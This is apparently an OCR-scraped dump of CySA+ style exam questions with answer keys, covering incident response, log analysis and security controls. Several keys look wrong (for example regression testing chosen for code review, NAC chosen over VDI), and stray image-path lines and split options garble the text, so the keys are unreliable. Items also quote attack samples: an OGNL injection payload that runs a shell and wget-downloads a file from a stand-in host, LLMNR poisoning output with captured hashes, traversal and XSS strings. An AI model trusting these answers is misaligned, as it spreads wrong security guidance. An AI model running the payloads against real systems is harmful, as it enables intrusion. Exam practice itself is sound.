
Answer: A

NEW QUESTION 205
- (Exam Topic 2)
A large insurance company wants to outsource its claim-handling operations to an overseas third-party organization Which of the following would BEST help to reduce the chance of highly sensitive data leaking?

A. Configure a VPN between the third party organization and the internal company network
B. Set up a VDI that the third party must use to interact with company systems.
C. Use MFA to protect confidential company information from being leaked.
D. Implement NAC to ensure connecting systems have malware protection
E. Create jump boxes that are used by the third-party organization so it does not connect directly.

Answer: D

NEW QUESTION 207
- (Exam Topic 2)
While conducting a network infrastructure review, a security analyst discovers a laptop that is plugged into a core switch and hidden behind a desk.
The analyst sees the following on the laptop's screen:



```
[*] [NBT-NS] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A
[*] [LLMNR] Poisoned answer sent to 192.168.23.115 for name FILE-SHARE-A
[SMBv2] NTLMv2-SSP Client : 192.168.23.115
[SMBv2] NTLMv2-SSP Username : CORP\jsmith
[SMBv2] NTLMv2-SSP Hash : F5DBF769CFEA7...
[*] [NBT-NS] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A
[*] [LLMNR] Poisoned answer sent to 192.168.23.24 for name FILE-SHARE-A
[SMBv2] NTLMv2-SSP Client : 192.168.23.24
[SMBv2] NTLMv2-SSP Username : CORP\progers
[SMBv2] NTLMv2-SSP Hash : 6D093BE2FDD70A...
```

Which of the following is the BEST action for the security analyst to take?

A. Initiate a scan of devices on the network to find password-cracking tools.
B. Disconnect the laptop and ask the users jsmith and progers to log out.
C. Force all users in the domain to change their passwords at the next login.
D. Take the FILE-SHARE-A server offline and scan it for viruses.

Answer: D

NEW QUESTION 209
- (Exam Topic 2)

An employee was found to have performed fraudulent activities. The employee was dismissed, and the employee's laptop was sent to the IT service desk to undergo a data sanitization procedure. However, the security analyst responsible for the investigation wants to avoid data sanitization. Which of the following can the security analyst use to justify the request?

A. Data retention
B. Evidence retention
C. GDPR
D. Data correlation procedure


Answer: A

NEW QUESTION 210
- (Exam Topic 2)
An analyst needs to provide recommendations for the AUP Which of the following is the BEST recommendation to protect the company's intellectual property?

A. Company assets must be stored in a locked cabinet when not in use.
B. Company assets must not be utilized for personal use or gain.
C. Company assets should never leave the company's property.
D. AII Internet access must be via a proxy server.

Answer: D

NEW QUESTION 212
- (Exam Topic 2)
A security analyst is reviewing the following DNS logs as part of security-monitoring activities:



```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAAA www.google.com 2006:67:AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www. company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.co 32.56.32.122
FROM 192.168.1.106 A www. whatsmyip.com 102. 45.33.53
FROM 192.168.1.93 AAAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www. comptia.org 122.10.31.87
```

Which of the following MOST likely occurred?

A. The attack used an algorithm to generate command and control information dynamically.
B. The attack used encryption to obfuscate the payload and bypass detection by an IDS.
C. The attack caused an internal host to connect to a command and control server.
D. The attack attempted to contact www.gooqle com to verify Internet connectivity.

Answer: C

NEW QUESTION 217
- (Exam Topic 2)
An analyst is searching a log for potential credit card leaks. The log stores all data encoded in hexadecimal. Which of the following commands will allow the security analyst to confirm the incident?

A. cat log xxd -r -p | egrep ' [0-9] {16}
B. egrep '(3(0-9)) (16) ' log
C. cat log | xxd -r -p egrep '(0-9) (16)'
D. egrep ' (0-9) (16) ' log | xxdc

Answer: C

NEW QUESTION 218
- (Exam Topic 2)
An information security analyst on a threat-hunting team Is working with administrators to create a hypothesis related to an internally developed web application The working hypothesis is as follows:
• Due to the nature of the industry, the application hosts sensitive data associated with many clients and Is a significant target.
• The platform Is most likely vulnerable to poor patching and Inadequate server hardening, which expose vulnerable services.
• The application is likely to be targeted with SQL injection attacks due to the large number of reporting capabilities within the application.
As a result, the systems administrator upgrades outdated service applications and validates the endpoint configuration against an industry benchmark. The analyst suggests developers receive additional training on implementing identity and access management, and also implements a WAF to protect against SQL injection attacks Which of the following BEST represents the technique in use?

A. Improving detection capabilities
B. Bundling critical assets
C. Profiling threat actors and activities
D. Reducing the attack surface area

Answer: D

NEW QUESTION 222
- (Exam Topic 2)
Following a recent security breach, a company decides to investigate account usage to ensure privileged accounts are only being utilized during typical business

hours. During the investigation, a security analyst determines an account was consistently utilized in the middle of the night.
Which of the following actions should the analyst take NEXT?

A. Initiate the incident response plan.
B. Disable the privileged account
C. Report the discrepancy to human resources.
D. Review the activity with the user.

Answer: A

NEW QUESTION 227
- (Exam Topic 2)
A remote code execution vulnerability was discovered in the RDP. An organization currently uses RDP for remote access to a portion of its VDI environment. The analyst verified network-level authentication is enabled
Which of the following is the BEST remediation for this vulnerability?

A. Verify the latest endpoint-protection signature is in place.
B. Verify the corresponding patch for the vulnerability is installed^
C. Verify the system logs do not contain indicator of compromise.
D. Verify the threat intelligence feed is updated with the latest solutions

Answer: A

NEW QUESTION 232
- (Exam Topic 2)
A company's senior human resources administrator left for another position, and the assistant administrator was promoted into the senior position. On the official start day, the new senior administrator planned to ask for extended access permissions but noticed the permissions were automatically granted on that day. Which of the following describes the access management policy in place at the company?

A. Mandatory-based
B. Host-based
C. Federated access
D. Role-based


Answer: D

NEW QUESTION 235
- (Exam Topic 2)
A security analyst needs to identify possible threats to a complex system a client is developing. Which of the following methodologies would BEST address this task?

A. Open Source Security Information Management (OSSIM)
B. Software Assurance Maturity Model (SAMM)
C. Open Web Application Security Project (OWASP)
D. Spoofing, Tamperin
E. Repudiation, Information disclosur
F. Denial of service, Elevation of privileges(STRIDE)

Answer: C

NEW QUESTION 236
- (Exam Topic 2)
An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server.
The analyst reviews the application log below.



```
20xx-03-13  05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=##context['com.opensymphony.xwork2.ActionContext.container']).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe',' /c' ,#cmd}:{'/bin/bash',' -c' ,#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

A. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory.
B. An attacker was attempting to perform an XSS attack via a vulnerable third-party library.
C. An attacker was attempting to download files via a remote command execution vulnerability
D. An attacker was attempting to perform a DoS attack against the server.

Answer: C

Explanation:

Bin /Bash in this log. looks like reverse shell and definately remote command exacution and downloading something.

NEW QUESTION 239
- (Exam Topic 2)
During a review of vulnerability scan results an analyst determines the results may be flawed because a control-baseline system which is used to evaluate a scanning tools effectiveness was reported as not vulnerable Consequently, the analyst verifies the scope of the scan included the control-baseline host which was available on the network during the scan. The use of a control-baseline endpoint in this scenario assists the analyst in confirming.

A. verification of mitigation
B. false positives
C. false negatives
D. the criticality index
E. hardening validation.

Answer: A

NEW QUESTION 243
- (Exam Topic 2)
Massivelog log has grown to 40GB on a Windows server At this size, local tools are unable to read the file, and it cannot be moved off the virtual server where it is located. Which of the following lines of PowerShell script will allow a user to extract the last 10.000 lines of the loq for review?

A. tail -10000 Massivelog.log > extract.txt
B. info tail n -10000 Massivelog.log | extract.txt;
C. get content './Massivelog.log' –Last 10000 | extract.txt
D. get-content './Massivelog.log' –Last 10000 > extract.txt;

Answer: D

Explanation:
https://social.technet.microsoft.com/Forums/en-US/d7a84189-fa3f-4431-8b03-30a7d57d076a/getcontent-read-la

NEW QUESTION 247
- (Exam Topic 2)
A newly appointed Chief Information Security Officer (CISO) has completed a risk assessment review of the organization and wants to reduce the numerous risks that were identified. Which of the following will provide a trend of risk mitigation?

A. Risk response
B. Risk analysis
C. Planning
D. Oversight
E. Continuous monitoring

Answer: A

NEW QUESTION 249
- (Exam Topic 2)
An organization has been seeing increased levels of malicious traffic. A security analyst wants to take a more proactive approach to identify the threats that are acting against the organization's network. Which of the following approaches should the security analyst recommend?

A. Use the MITRE ATT&CK framework to develop threat models.
B. Conduct internal threat research and establish indicators of compromise.
C. Review the perimeter firewall rules to ensure rule-set accuracy.
D. Use SCAP scans to monitor for configuration changes on the network.

Answer: D

NEW QUESTION 250
- (Exam Topic 2)
The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organza lion Which of the following actions would work BEST to prevent against this type of attack?

A. Turn on full behavioral analysis to avert an infection
B. Implement an EDR mail module that will rewrite and analyze email links.
C. Reconfigure the EDR solution to perform real-time scanning of all files
D. Ensure EDR signatures are updated every day to avert infection.
E. Modify the EDR solution to use heuristic analysis techniques for malware.

Answer: B

Explanation:
If you're concerned about spear phishing and other advanced threats that may impact your organization, a next-gen EDR endpoint protection platform offers a lot of advantages over traditional antivirus.

NEW QUESTION 255
- (Exam Topic 2)
A security analyst needs to obtain the footprint of the network. The footprint must identify the following information;

- TCP and UDP services running on a targeted system
- Types of operating systems and versions
- Specific applications and versions

Which of the following tools should the analyst use to obtain the data?

A. ZAP
B. Nmap
C. Prowler
D. Reaver

Answer: B

NEW QUESTION 258
- (Exam Topic 2)
A small marketing firm uses many SaaS applications that hold sensitive information The firm has discovered terminated employees are retaining access to systems for many weeks after their end date. Which of the following would BEST resolve the issue of lingering access?

A. Configure federated authentication with SSO on cloud provider systems.
B. Perform weekly manual reviews on system access to uncover any issues.
C. Implement MFA on cloud-based systems.
D. Set up a privileged access management tool that can fully manage privileged account access.

Answer: D

NEW QUESTION 260
- (Exam Topic 2)
Which of the following sources would a security analyst rely on to provide relevant and timely threat information concerning the financial services industry?

A. Information sharing and analysis membership
B. Open-source intelligence, such as social media and blogs
C. Real-time and automated firewall rules subscriptions
D. Common vulnerability and exposure bulletins

Answer: A

NEW QUESTION 264
- (Exam Topic 2)
An organization supports a large number of remote users. Which of the following is the BEST option to protect the data on the remote users1 laptops?

A. Use whole disk encryption.
B. Require the use of VPNs.
C. Require employees to sign an NDA.
D. implement a DLP solution.

Answer: A

NEW QUESTION 268
- (Exam Topic 2)
As part of a review of incident response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

A. Organizational policies
B. Vendor requirements and contracts
C. Service-level agreements
D. Legal requirements

Answer: D

NEW QUESTION 272
- (Exam Topic 2)
To prioritize the morning's work, an analyst is reviewing security alerts that have not yet been investigated. Which of the following assets should be investigated FIRST?

A. The workstation of a developer who is installing software on a web server
B. A new test web server that is in the process of initial installation
C. The laptop of the vice president that is on the corporate LAN
D. An accounting supervisor's laptop that is connected to the VPN

Answer: C

NEW QUESTION 275
- (Exam Topic 2)
A company's security administrator needs to automate several security processes related to testing for the existence of changes within the environment Conditionally other processes will need to be created based on input from prior processes
Which of the following is the BEST method for accomplishing this task?

A. Machine learning and process monitoring

B. API integration and data enrichment
C. Workflow orchestration and scripting
D. Continuous integration and configuration management

Answer: C

NEW QUESTION 277
- (Exam Topic 2)
A general contractor has a list of contract documents containing critical business data that are stored at a public cloud provider. The organization’s security analyst recently reviewed some of the storage containers and discovered most of the containers are not encrypted. Which of the following configurations will provide the MOST security to resolve the vulnerability?

A. Upgrading TLS 1.2 connections to TLS 1.3
B. Implementing AES-256 encryption on the containers
C. Enabling SHA-256 hashing on the containers
D. Implementing the Triple Data Encryption Algorithm at the file level

Answer: B

NEW QUESTION 279
- (Exam Topic 2)
Which of the following BEST describes the primary role ol a risk assessment as it relates to compliance with risk-based frameworks?

A. It demonstrates the organization's mitigation of risks associated with internal threats.
B. It serves as the basis for control selection.
C. It prescribes technical control requirements.
D. It is an input to the business impact assessment.


Answer: A

NEW QUESTION 280
- (Exam Topic 2)
A software development team asked a security analyst to review some code for security vulnerabilities. Which of the following would BEST assist the security analyst while performing this task?

A. Static analysis
B. Dynamic analysis
C. Regression testing
D. User acceptance testing

Answer: C

NEW QUESTION 281
- (Exam Topic 2)
A security analyst inspects the header of an email that is presumed to be malicious and sees the following:



```
Received: from sonic306-20.navigator.mail.company.com (77.21.102.11) by mx.google.com with ESMTPS id
qu22a111129667eaa.101.2020.02.21.01.22.55 for (version=TLS1.0 cipher-ECDEM-RSA-AES128-GCM-SHA256
bits=128/128); Mon, 21 Feb 2020 01:22:55 -0600 (MST)

From: smith@yahoo.com
To: jones@gmail.com
Subject: Resume Attached
```

Which of the following is inconsistent with the rest of the header and should be treated as suspicious?

A. The subject line
B. The sender's email address
C. The destination email server
D. The use of a TLS cipher

Answer: C

NEW QUESTION 284
- (Exam Topic 2)
A security analyst is researching an incident and uncovers several details that may link to other incidents. The security analyst wants to determine if other incidents are related to the current incident Which of the followinq threat research methodoloqies would be MOST appropriate for the analyst to use?

A. Reputation data
B. CVSS score
C. Risk assessment
D. Behavioral analysis

Answer: D

NEW QUESTION 287
- (Exam Topic 2)

A company’s data is still being exfiltered to business competitors after the implementation of a DLP solution. Which of the following is the most likely reason why the data is still being compromised?

A. Printed reports from the database contain sensitive information
B. DRM must be implemented with the DLP solution
C. Users are not labeling the appropriate data sets
D. DLP solutions are only effective when they are implemented with disk encryption


Answer: B

NEW QUESTION 288
- (Exam Topic 2)
The Chief Information Officer (CIO) of a large healthcare institution is concerned about all machines having direct access to sensitive patient information. Which of the following should the security analyst implement to BEST mitigate the risk of sensitive data exposure?

A. A cloud access service broker system
B. NAC to ensure minimum standards are met
C. MFA on all workstations
D. Network segmentation

Answer: D

NEW QUESTION 289
- (Exam Topic 2)
A company’s change management team has asked a security analyst to review a potential change to the email server before it is released into production. The analyst reviews the following change request:




Change request date:	2020-01-30
Change requester:	Cindy Richardson
Change asset:	WIN2K-EMAIL001
Change requested:	Modify the following SPF record to change +all to –all

Which of the following is the MOST likely reason for the change?

A. To reject email from servers that are not listed in the SPF record
B. To reject email from email addresses that are not digitally signed.
C. To accept email to the company’s domain.
D. To reject email from users who are not authenticated to the network.

Answer: A

NEW QUESTION 292
- (Exam Topic 2)
A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:




```
Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\
Product Engine: 14.12.101
Engine Version: 3.5.71
Scanner does not currently have information about AVProduct version 3.5.71. It may no
longer be supported.
The engine version is out of date. The oldest supported version from the vendor is 4.2.11.
```

The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

A. This is a false positive and the scanning plugin needs to be updated by the vendor
B. This is a true negative and the new computers have the correct version of the software
C. This is a true positive and the new computers were imaged with an old version of the software
D. This is a false negative and the new computers need to be updated by the desktop team

Answer: C

NEW QUESTION 297
- (Exam Topic 2)
A security analyst reviews the latest reports from the company's vulnerability scanner and discovers the following:




```
21213 HTTP TRACE / TRACK Methods Allowed
- The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods that are
used to debug web server connections.
64912 Apache 4.2.x < 4.2.24 XSS Vulnerabilities
- The web server responded with a popup <script>alert('123');</script> when this was entered in the
"txtDescription" field of \providestatus.php
53523 Apache 4.2.x < 4.2.24 mod_status Vulnerabilities
- The 'mod_status' module contains a race condition that can be triggered by a specially crafted packet to
cause denial of service.
73825 SSL Weak Block Size Cipher Suites Supported
- The use of a block cipher with 32-bit blocks enable man-in-the-middle attackers with sufficient resources
to exploit this vulnerability.
```

Which of the following changes should the analyst recommend FIRST?

A. Configuring SSL ciphers to use different encryption blocks
B. Programming changes to encode output
C. Updating the 'mod_status' module
D. Disabling HTTP connection debugging commands

Answer: C

NEW QUESTION 301
- (Exam Topic 2)
A security analyst is reviewing the following log entries to identify anomalous activity:



```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/..%5c../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

A. Directory traversal
B. SQL injection
C. Buffer overflow
D. Cross-site scripting

Answer: A

NEW QUESTION 303
- (Exam Topic 2)
A security analyst received a series of antivirus alerts from a workstation segment, and users reported ransomware messages. During lessons- learned activities, the analyst determines the antivirus was able to alert to abnormal behavior but did not stop this newest variant of ransomware. Which of the following actions should be taken to BEST mitigate the effects of this type of threat in the future?

A. Enabling application blacklisting
B. Enabling sandboxing technology
C. Purchasing cyber insurance
D. Installing a firewall between the workstations and Internet

Answer: B

NEW QUESTION 308
- (Exam Topic 2)
The management team assigned the following values to an inadvertent breach of privacy regulations during the original risk assessment:
Probability = 25%
Magnitude = $1,015 per record Total records = 10,000
Two breaches occurred during the fiscal year. The first compromised 35 records, and the second compromised 65 records. Which of the following is the value of the records that were compromised?

A. $10,150
B. $25,375
C. $101,500
D. $2,537,500

Answer: A

NEW QUESTION 313
- (Exam Topic 2)
As part of an organization’s information security governance process, a Chief Information Security Officer (CISO) is working with the compliance officer to update policies to include statements related to new regulatory and legal requirements. Which of the following should be done to BEST ensure all employees are appropriately aware of changes to the policies?

A. Conduct a risk assessment based on the controls defined in the newly revised policies
B. Require all employees to attend updated security awareness training and sign an acknowledgement
C. Post the policies on the organization’s intranet and provide copies of any revised policies to all active vendors

D. Distribute revised copies of policies to employees and obtain a signed acknowledgement from them

Answer: B

